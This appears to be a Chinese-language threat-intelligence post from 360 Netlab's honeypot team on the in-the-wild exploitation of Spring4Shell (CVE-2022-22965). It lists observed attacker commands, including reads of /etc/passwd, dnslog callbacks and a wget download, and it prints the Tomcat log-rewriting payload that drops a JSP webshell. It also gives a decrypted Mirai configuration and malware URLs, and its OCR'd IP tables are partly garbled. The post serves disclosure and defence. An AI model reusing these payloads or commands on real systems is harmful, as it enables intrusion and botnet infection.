

honeypot

Spring4Shell在野漏洞传播分析



houliuyang, 黄安欣

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背景介绍


2022年3月31号,Spring针对Spring4Shell漏洞(CVE-2022-22965)事件发布了安全公告[1],并提供了漏洞修复程序,此次漏洞事件在安全社区引起广泛关注。

360网络安全研究院高级威胁狩猎蜜罐系统[2]通过被动监测方式看到了该漏洞在野传播过程,我们也看到了Mirai僵尸网络入场,相关在野漏洞攻击威胁情报已通过自动化形式输出。

Spring4Shell 在野传播

360网络安全研究院高级威胁狩猎蜜罐系统持续监测到Spring4Shell漏洞(CVE-2022-22965)扫描和漏洞利用行为,部分源IP地理位置分布如下:


Spring4Shell Scanner IP Distribution



以下是Top 10 国家/地区统计列表

```
United States
                    92
The Netherlands
                    49
Germany
                    30
China
                    21
France
                     6
                     6
Luxembourg
                     6
Sweden
Switzerland
                     5
Ukraine
                     5
Austria
```

我们监测到大量Webshell和测试文件的上传行为,相应文件信息如下所示:



log222.txt
log111.txt
tomcatwar.jsp
wpz.jsp

aaa10854.jsp
log154.lxt
aaa49231.jsp
aaa80751.jsp
2021.jsp
7875456457.jsp
log112.bxt
aaa24348.jsp
aaa40373.jsp
log176.bxt
35456.jsp
log103.bxt
zhuzhuxia.jsp
indexbk.jsp
.isp

.jsp log150.txt log124.txt aaa54378.jsp log162.txt

部分在野漏洞利用命令信息如下所示:

```
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
ls
ls%20/tmp/
whoami
%2Fbin%2Fsh%2F-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F10
cat+/etc/passwd
chdir
cmd /c dir
cmd /c net user
curl+http://111.4vcrkb.dnslog.cn/1.jpg
curl+http://12121.4vcrkb.dnslog.cn/1.jpg
curl+http://35456.4vcrkb.dnslog.cn/1.jpg
dir
echo
echo 8888888888
echo %USERNAME%
echo %computername%
echo </xss>
echo fucker_test_test
echo rinima
echo%20%3Csvg%20onload=confirm`xss`%3E
echo%20%3Csvg%20onload=confirm`xsssssss`%3E
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%20222222
echo+22222
echo+`whoami`
echo+whoami
exp
id
ifconfig
ls
ls%20/tmp/
```

```
ping -n 2 uup0fk.dnslog.cn
ping uup0fk.dnslog.cn
uname
whoami
whoami%0A
```

Spring4Shell 漏洞分析

Spring4Shell漏洞(CVE-2022-22965)是在JDK 9版本及以上新增module特性后导致的,并且是针对CVE-2010-1622漏洞补丁的绕过。

CVE-2010-1622 漏洞分析

CVE-2010-1622漏洞是Spring Bean的CachedIntrospectionResults类在调用 java.beans.Introspector.getBeanInfo()枚举属性赋值时,没有指定stop类,导致父类(Object.class是任何java对象的父类)属性可被攻击者恶意控制。

Spring参数绑定支持用户提交表单以参数=值的形式进行对象赋值,同时user.address.street=Disclosure+Str等价于


frmObj.getUser().getAddress().setStreet("Disclosure Str.")。因此可通过user.address.street=Disclosure+Str的方式给PropertyDescriptor[]中的第一个class属性赋值。如通过classLoader控制class属性,进而构造利用链。

漏洞补丁

Spring通过将classLoader加入属性数组黑名单的方式修补漏洞。

CVE-2022-22965 漏洞分析

在参数绑定过程中,包含class属性,与CVE-2010-1622漏洞问题类似:



CVE-2022-22965是CVE-2010-1622补丁的绕过,在JDK11+Tomcat8.5.77+spring-webmvc5.3.17版本中,调试发现通过class.module.classLoader.*可以加载ParallelWebappClassLoader绕过黑名单对classLoader的检测:

```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors(); pds: PropertyDescriptor[24]@6877
for (PropertyDescriptor pd : pds) { pds: PropertyDescriptor[24]@6877
                                                                                 pd: "org.springframework.beans.Gene
    if (Class.class == beanClass &&
             ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
        // Ignore Class.getClass op pd = {GenericTypeAwarePropertyDescriptor@6897} "org.springframework.beans.GenericTypeAw...
                                       * f beanClass = {Class@1796} "class org.apache.catalina.loader.ParallelWebappClassLoader"... Navi
        continue;
                                            f cachedConstructor = null
                                            f) newInstanceCallerCache = null
    if (logger.isTraceEnabled())
                                            f name = "org.apache.catalina.loader.ParallelWebappClassLoader"
                                            f module = {Module@6884} "unnamed module @528931cf"
 🛨 🛨 🐮 🦖 🗏 🖼
                                            ClassLoader = {URLClassLoader@6885}
                                            f) packageName = "org.apache.catalina.loader"
             Variables
                                            👣 componentType = null
```

在野Payload:

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D:

pattern指定日志记录的格式,suffix指定日志记录的后缀为.jsp, directory指定日志保存的目录webapps/ROOT,prefix指定文件名tomcatwar,fileDateFormat指定日志文件名日期格式,上述payload通过Tomcat的class AbstractAccessLogValve修改了日志的存储格式、目录和文件名,实现了Webshell的上传。

漏洞补丁

新增了严格的黑名单限制

```
287
       288
                           PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
288
       289
                           for (PropertyDescriptor pd : pds) {
289
                               if (Class.class == beanClass &&
290
                                        ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
291
                                   // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
       290
                               if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
       291
                                   \ensuremath{//} Only allow all name variants of Class properties
       292 +
       293 +
       294
                               if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
                                        || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
       296
                                   // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
```

Mirai僵尸网络

我们看到Mirai僵尸网络很快入场,相关配置信息解密如下所示:

```
[0x01]: "46.175.146.159\x00", size=15
[0x02]: "A\x84", size=2
[0x03]: "D\xfd", size=2
[0x04]: "U better back the fuck off CIANigger >>>---<3-->\x00", size=49
[0x05]: "shell\x00", size=6
[0x06]: "enable\x00", size=7
[0x07]: "system\x00", size=7
[0x08]: "sh\x00", size=3
[0x09]: "/bin/busybox DEMONS\x00", size=20
[0x0a]: "DEMONS: applet not found\x00", size=25
[0x0b]: "ncorrect\x00", size=9
[0x0c]: "/bin/busybox ps\x00", size=16
[0x0d]: "assword\x00", size=8
[0\times0e]: "ogin\x00", size=5
[0x0f]: "enter\x00", size=6
[0x10]: "/proc/\x00", size=7
[0x11]: "/exe\x00", size=5
[0x12]: "/fd\x00", size=4
[0x13]: "/maps\x00", size=6
[0x14]: "/proc/net/tcp\x00", size=14
[0x15]: "/etc/resolv.conf\x00", size=17
[0x16]: "nameserver\x00", size=11
[0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[}P\x1b\\~m`b`^rc\x13Xeq
[0x18]: "i586\x00", size=5
[0x19]: "i486\x00", size=5
[0x1a]: "x86\x00", size=4
[0x1b]: "i686\x00", size=5
[0x1c]: "mips\x00", size=5
[0x1d]: "mipsel\x00", size=7
[0x1e]: "mpsl\x00", size=5
[0x1f]: "sh4\x00", size=4
[0x20]: "superh\x00", size=7
[0x21]: "ppc\x00", size=4
[0x22]: "powerpc\x00", size=8
[0x23]: "spc\x00", size=4
[0x24]: "sparc\x00", size=6
```

```
[0x25]: "(deleted)\x00", size=10
[0x26]: "abcdefghijklmnopqrstuvwxyz\x00", size=27
[0x27]: "%d.%d.%d\x00", size=12
[0x28]: "POST /cdn-cgi/\x00", size=15
[0x29]: "UPX!\x00", size=5
[0x2a]: "botnet\x00", size=7
[0x2b]: "ddos\x00", size=5
[0x2c]: "oginenterassword\x00", size=17
[0x2d]: "GET/ HTTP/1.1\x00", size=15
[0x2e]: "garm\x00", size=5
[0x2f]: "qx86\x00", size=5
[0x30]: "gmips\x00", size=6
[0x31]: "gmpsl\x00", size=6
[0x32]: "gsh4\x00", size=5
[0x33]: "gspc\x00", size=5
[0x34]: "gppc\x00", size=5
[0x35]: "gsec\x00", size=5
[0x36]: ".glm\x00", size=5
[0x37]: "cronx86\x00", size=8
[0x38]: "cronarm\x00", size=8
[0x39]: "cronmips\x00", size=9
[0x3a]: "cronmpsl\x00", size=9
[0x3b]: "cronsh4\x00", size=8
[0x3c]: "cronspc\x00", size=8
[0x3d]: "cronppc\x00", size=8
[0x3e]: "cronsh\x00", size=7
[0x3f]: "gi686\x00", size=6
[0x40]: "/dev/watchdog\x00", size=14
[0x41]: "/dev/misc/watchdog\x00", size=19
[0x42]: "/dev/FTWDT101_watchdog\x00", size=23
[0x43]: "/dev/FTWDT101 watchdog\times00\times12", size=24
[0x44]: "/dev/watchdog0\x00", size=15
[0x45]: "/etc/default/watchdog\x00", size=22
[0x46]: "/sbin/watchdog\x00", size=15
```

Webshell和测试文件列表

FILEPATH	COUNT
/tmp/log222.txt	3973
webapps/ROOT/log111.txt	2051
webapps/ROOT/tomcatwar.jsp	110
webapps/ROOT/wpz.jsp	27
//webapps/ROOT/logout.jsp	12
./webapps/ROOT/test2%20%20.txt	9
webapps/ROOT/log101.txt	7

FILEPATH	COUNT
/log_data_9.jsp	3
webapps/ROOT/xiaozhan.jsp	3
webapps/ROOT/1122.jsp	3
webapps/ROOT/0985763860781234.jsp	3
/2023.jsp	3
webapps/ROOT/zhuzhuxias.jsp	3
webapps/ROOT/log147.txt	2
webapps/ROOT/aaa69875.jsp	1
webapps/ROOT/log186.txt	1
webapps/ROOT/aaa36917.jsp	1
webapps/ROOT/member3war.jsp	1
webapps/ROOT/aaa96225.jsp	1
webapps/ROOT/log154.txt	1
webapps/ROOT/log103.txt	1
webapps/ROOT/log176.txt	1
webapps/ROOT/7FMNZ.jsp	1
webapps/ROOT/aaa28643.jsp	1
webapps/ROOT/aaa49231.jsp	1
webapps/ROOT/aaa50586.jsp	1
webapps/ROOT/log112.txt	1
webapps/ROOT/log110.txt	1
webapps/ROOT/aaa80751.jsp	1
/2021.jsp	1
webapps/ROOT/aaa10854.jsp	1
webapps/ROOT/log105.txt	1
webapps/ROOT/aaa93089.jsp	1
webapps/ROOT/35456.jsp	1
webapps/ROOT/log182.txt	1

FILEPATH	COUNT
webapps/ROOT/aaa24348.jsp	1
webapps/ROOT/log131.txt	1
webapps/ROOT/indexbk.jsp	1
webapps/ROOT/log149.txt	1
webapps/ROOT/log179.txt	1
webapps/webappsbak/sxxd1648765386.txt	1
webapps/ROOT/log150.txt	1
Webapps/ROOT/78754.jsp	1
webapps/ROOT/aaa24168.jsp	1
webapps/ROOT/aaa10487.jsp	1
webapps/ROOT/log178.txt	1
webapps/ROOT/lapsus	1
webapps/ROOT/zhuzhuxia.jsp	1
webapps/ROOT/log135.txt	1
webapps/ROOT/aaa40373.jsp	1
webapps/ROOT/qweasd.jsp	1
webapps/ROOT/console.jsp	1
webapps/ROOT/aaa79694.jsp	1
webapps/ROOT/aaa54378.jsp	1
webapps/ROOT/log129.txt	1
webapps/ROOT/pCJrl.jsp	1
webapps/ROOT/log162.txt	1
Webapps/ROOT/7875456457.jsp	1
webapps/ROOT/.jsp	1
webapps/ROOT/log200.txt	1
webapps/ROOT/888888888.jsp	1
webapps/ROOT/8888888888.txt	1
webapps/ROOT/log128.txt	1

FILEPATH	COUNT
webapps/ROOT/log124.txt	1
webapps/ROOT/aaa14058.jsp	1
webapps/ROOT/aaa94175.jsp	1
webapps/ROOT/conf.jsp	1
webapps/stupidRumor_war/tomcatwar.jsp	1
webapps/ROOT/aaa83816.jsp	1

处置建议

我们建议Spring用户及时升级漏洞程序,并排查相应Webshell文件路径。

联系我们

感兴趣的读者,可以在 twitter 或者通过邮件netlab[at]360.cn联系我们。

loC List

Mirai C2

46.175.146.159:16772

IP

1.85.220.54	China	AS4134	CHINANET-BAC
3.239.1.141	United States	AS14618	AMAZON-AES
5.2.69.50	The Netherlands	AS60404	Liteserver
14.0.170.249	China	AS38819	HKCSL-AS-AP
23.128.248.10	United States	AS398355	DATAIDEAS-LL(
23.128.248.11	United States	AS398355	DATAIDEAS-LL(
23.128.248.12	United States	AS398355	DATAIDEAS-LL(
23.128.248.13	United States	AS398355	DATAIDEAS-LL(
23.128.248.14	United States	AS398355	DATAIDEAS-LL(
23.128.248.15	United States	AS398355	DATAIDEAS-LL(
23.128.248.16	United States	AS398355	DATAIDEAS-LL(
23.128.248.17	United States	AS398355	DATAIDEAS-LL(
23.128.248.19	United States	AS398355	DATAIDEAS-LL(
23.128.248.20	United States	AS398355	DATAIDEAS-LL(
23.128.248.21	United States	AS398355	DATAIDEAS-LL(

23.128.248.22	United States	AS398355	DATAIDEAS-LLO
23.128.248.23	United States	AS398355	DATAIDEAS-LLO
23.128.248.24	United States	AS398355	DATAIDEAS-LLO
23.128.248.25	United States	AS398355	DATAIDEAS-LLO
23.128.248.27	United States	AS398355	DATAIDEAS-LLO
23.128.248.28	United States	AS398355	DATAIDEAS-LLO
23.128.248.29	United States	AS398355	DATAIDEAS-LLO
23.128.248.33	United States	AS398355	DATAIDEAS-LLO
23.128.248.34	United States	AS398355	DATAIDEAS-LLO
23.128.248.38	United States	AS398355	DATAIDEAS-LLO
23.128.248.39	United States	AS398355	DATAIDEAS-LLO
23.128.248.40	United States	AS398355	DATAIDEAS-LLO
23.128.248.41	United States	AS398355	DATAIDEAS-LLO
23.128.248.42	United States	AS398355	DATAIDEAS-LLO
23.128.248.43	United States	AS398355	DATAIDEAS-LLO
23.128.248.44	United States	AS398355	DATAIDEAS-LLO
23.128.248.46	United States	AS398355	DATAIDEAS-LLO
23.128.248.48	United States	AS398355	DATAIDEAS-LLO
23.128.248.50	United States	AS398355	DATAIDEAS-LLO
23.128.248.51	United States	AS398355	DATAIDEAS-LLO
23.128.248.53	United States	AS398355	DATAIDEAS-LLO
23.128.248.54	United States	AS398355	DATAIDEAS-LLO
23.128.248.55	United States	AS398355	DATAIDEAS-LLO
23.128.248.56	United States	AS398355	DATAIDEAS-LLO
23.128.248.57	United States	AS398355	DATAIDEAS-LLO
23.128.248.58	United States	AS398355	DATAIDEAS-LLO
23.128.248.59	United States	AS398355	DATAIDEAS-LLO
23.128.248.60	United States	AS398355	DATAIDEAS-LLO
23.128.248.61	United States	AS398355	DATAIDEAS-LLO
23.128.248.62	United States	AS398355	DATAIDEAS-LLO
23.128.248.63	United States	AS398355	DATAIDEAS-LLO
23.128.248.64	United States	AS398355	DATAIDEAS-LLO
23.128.248.65	United States	AS398355	DATAIDEAS-LLO
23.129.64.130	United States	AS396507	EMERALD-ONION
23.129.64.131	United States	AS396507	EMERALD-ONION
23.129.64.132	United States	AS396507	EMERALD-ONION
23.129.64.133	United States	AS396507	EMERALD-ONION
23.129.64.134	United States	AS396507	EMERALD-ONION
23.129.64.135	United States	AS396507	EMERALD-ONION
23.129.64.136	United States	AS396507	EMERALD-ONION
23.129.64.137	United States	AS396507	EMERALD-ONION
23.129.64.138	United States	AS396507	EMERALD-ONION
23.129.64.139	United States	AS396507	EMERALD-ONION
23.129.64.140	United States	AS396507	EMERALD-ONION
23.129.64.141	United States	AS396507	EMERALD-ONION
23.129.64.142	United States	AS396507	EMERALD-ONION
23.129.64.143	United States	AS396507	EMERALD-ONION
23.129.64.145	United States	AS396507	EMERALD-ONION
23.129.64.146	United States	AS396507	EMERALD-ONION
23.129.64.147	United States	AS396507	EMERALD-ONION
23.129.64.148	United States	AS396507	EMERALD-ONION
23.129.64.149	United States	AS396507	EMERALD-ONION
23.129.64.210	United States	AS396507	EMERALD-ONION

23.129.64.212 United States AS396507 BMERALD-ONI 23.129.64.213 United States AS396507 BMERALD-ONI 23.129.64.214 United States AS396507 BMERALD-ONI 23.129.64.215 United States AS396507 BMERALD-ONI 23.129.64.216 United States AS396507 BMERALD-ONI 23.129.64.217 United States AS396507 BMERALD-ONI 23.129.64.217 United States AS396507 BMERALD-ONI 23.129.64.218 United States AS396507 BMERALD-ONI 23.129.64.219 United States AS396507 BMERALD-ONI 23.129.64.219 United States AS396507 BMERALD-ONI 23.129.64.219 United States AS396507 BMERALD-ONI 23.129.64.250 United States AS396507 BMERALD-ONI 23.129.64.250 United States AS396507 BMERALD-ONI 23.129.64.250 United States AS399532 ULAYER-ASN 23.154.177.7 South Korea AS45996 GN_AS-KR 27.102.106.117 South Korea AS45916 GTL-AS-AP 43.128.201.239 Thailand AS45916 GTL-AS-AP 45.15.16.105 Sweden AS4675 OBBENOTING AS3.128.251.86 Japan AS20473 AS-CHOOPA 45.32.251.86 Japan AS20473 AS-CHOOPA 45.32.251.86 United States AS63949 LINOB-AP 45.128.36.106.106 United States AS63949 LINOB-AP 45.128.36.200 United States AS63949 LINOB-AP 45.13.166.160 United States AS63949 LINOB-AP 45.128.136.50.200 Demmark AS212906 moneroj-ca 45.153.160.132 The Netherlands AS212906 moneroj-ca 45.153.160.135 The Netherlands AS212906 moneroj-ca 45.154.255.139 Sweden AS41281 KEFF 45.154.255.				
23.129.64.213 United States AS396507 BMERALD-ONI 23.129.64.215 United States AS396507 BMERALD-ONI 23.129.64.215 United States AS396507 BMERALD-ONI 23.129.64.216 United States AS396507 BMERALD-ONI 23.129.64.216 United States AS396507 BMERALD-ONI 23.129.64.218 United States AS396507 BMERALD-ONI 23.129.64.219 United States AS396507 BMERALD-ONI 23.129.64.219 United States AS396507 BMERALD-ONI 23.129.64.219 United States AS396507 BMERALD-ONI 23.129.64.250 United States AS396507 BMERALD-ONI 23.154.177.6 United States AS396507 BMERALD-ONI 23.154.177.6 United States AS399532 ULAYER-ASN 23.1354.177.7 United States AS399532 ULAYER-ASN 23.239.21.195 United States AS399532 ULAYER-ASN 23.239.21.195 United States AS399532 ULAYER-ASN 23.239.21.195 United States AS399532 ULAYER-ASN 23.339.21.195 United States AS399532 ULAYER-ASN 23.339.21.195 United States AS399532 ULAYER-ASN 23.339.21.195 United States AS63949 UNION-ASAER 23.339.21.195 United States AS63949 UNION-ASAER 23.339.21.195 United States AS63949 UNION-ASAER 23.187.187.18.212 France AS16276 OVH 37.187.187.18.212 France AS16276 OVH 37.187.187.18.212 France AS16276 OVH 37.187.187.18.212 France AS16276 OVH 37.187.187.18.212 France AS16276 OVH 37.187.187.187.18.212 France AS16276 OVH 37.187.187.187.187.187.187.187.187.187.18	23.129.64.211	United States	AS396507	EMERALD-ONION
23.129.64.214	23.129.64.212	United States	AS396507	EMERALD-ONION
23.129.64.215	23.129.64.213	United States	AS396507	EMERALD-ONION
23.129.64.216	23.129.64.214	United States	AS396507	EMERALD-ONION
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112.5.154.7 China AS9808	CMNET-GD
112.36.205.252 China AS24444	CMNET-V4shan
112.169.175.24 South Korea AS131477	SHHJ-AS
119.86.148.176 China AS4134	CHINANET-BAC
124.222.23.106 China AS45090	CNNIC-TENCEN
128.31.0.13 United States AS3	MIT-GATEWAYS
141.164.43.95 South Korea AS20473	AS-CH00PA
142.4.206.84 Canada AS16276	0VH
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144.172.73.66 United States AS212513	STELZL-AS
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167.99.76.46	Singapore	AS14061	DIGITALOCEAN:
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172.104.93.152	Japan	AS63949	LINODE-AP
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172.245.89.109	United States	AS36352	AS-COLOCROSS
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178.17.171.102	Moldova	AS43289	TRABIA
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http://107.174.133.167/garm5
http://107.174.133.162/garm5
http://15.185.213.122:65123/javac
http://15.185.213.122:65123
base64://be3f78b59fa14140b6cc8633bf705a75
```

http://15.185.213.122:65123/java base64://c08fec5682085417b0a039bdf47c38f2

MD₅

4bcd19351697d04fb357ce5b36600207 7d244e7bf48d6631b588cecae87e759d 9c14d670a48bba4b7c047a01d417f8f2 97a7a357b8290a7236a5fbf45f17569f 7621f1a5e8db18f3ae30031122c9c397 100674f1e3ecfb6fa244de4ba7fd2ae2 329155ab45e244661a7725d81dfad740 611630a580e33017be32de8c72625489 650152a2fe78dfceceb4d1a1fdeaccb8 400590515f0f1cf942fe734126be94e7 a8a36132632366c7f65066b23d6f7e4f b1124c862998bc4ab3ff8b1d471310a6 cca63413e3ca6b834b6a4446768c5ccb dcc157b2c284ac676000d64dd33f3ec4 e1190f07a6da91caaa317affc9512caa eba95249cf0a51e300d7b6029cf7088e fb63e9a23dbf4124116471fcf3254283 fd839753ca4d89c0ccd229b12f95827c



(6

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What Our Honeypot Sees Just One Day After The Spring4Shell Advisory

Day 10: where we are with log4j from honeypot's perspective

从蜜罐视角看Apache Log4j2漏洞攻击趋势

DNSMon

俄乌危机中的数字 证书:吊销、影 响、缓解

背景 当前这场始于2021的俄乌 危机已经注定载入史册,不仅 因为危机中的冲突会对传统政 治地缘产生深远影响, 也因为 这些冲突历史性的全面蔓延到 网络空间。我们(360Netlab) 从独立采集到的数据出发,观 察分析并呈现冲突中各利益相 关方采取的行动和反制行动, 希望有利于安全社区思考自身 在网络空间中的定位、态度和 行动。本文中的观察分析基...

honeypot

What Our **Honeypot Sees Just One Day After The** Spring4Shell **Advisory**

Background On March 31, 2022, Spring issued a security advisory[1] for the Spring4Shell vulnerability (CVE-2022-22965), this vulnerability has caused widespread concern in the security community. When we looked back at our data, our threat hunting honeypot System[2] had already captured activities related t...

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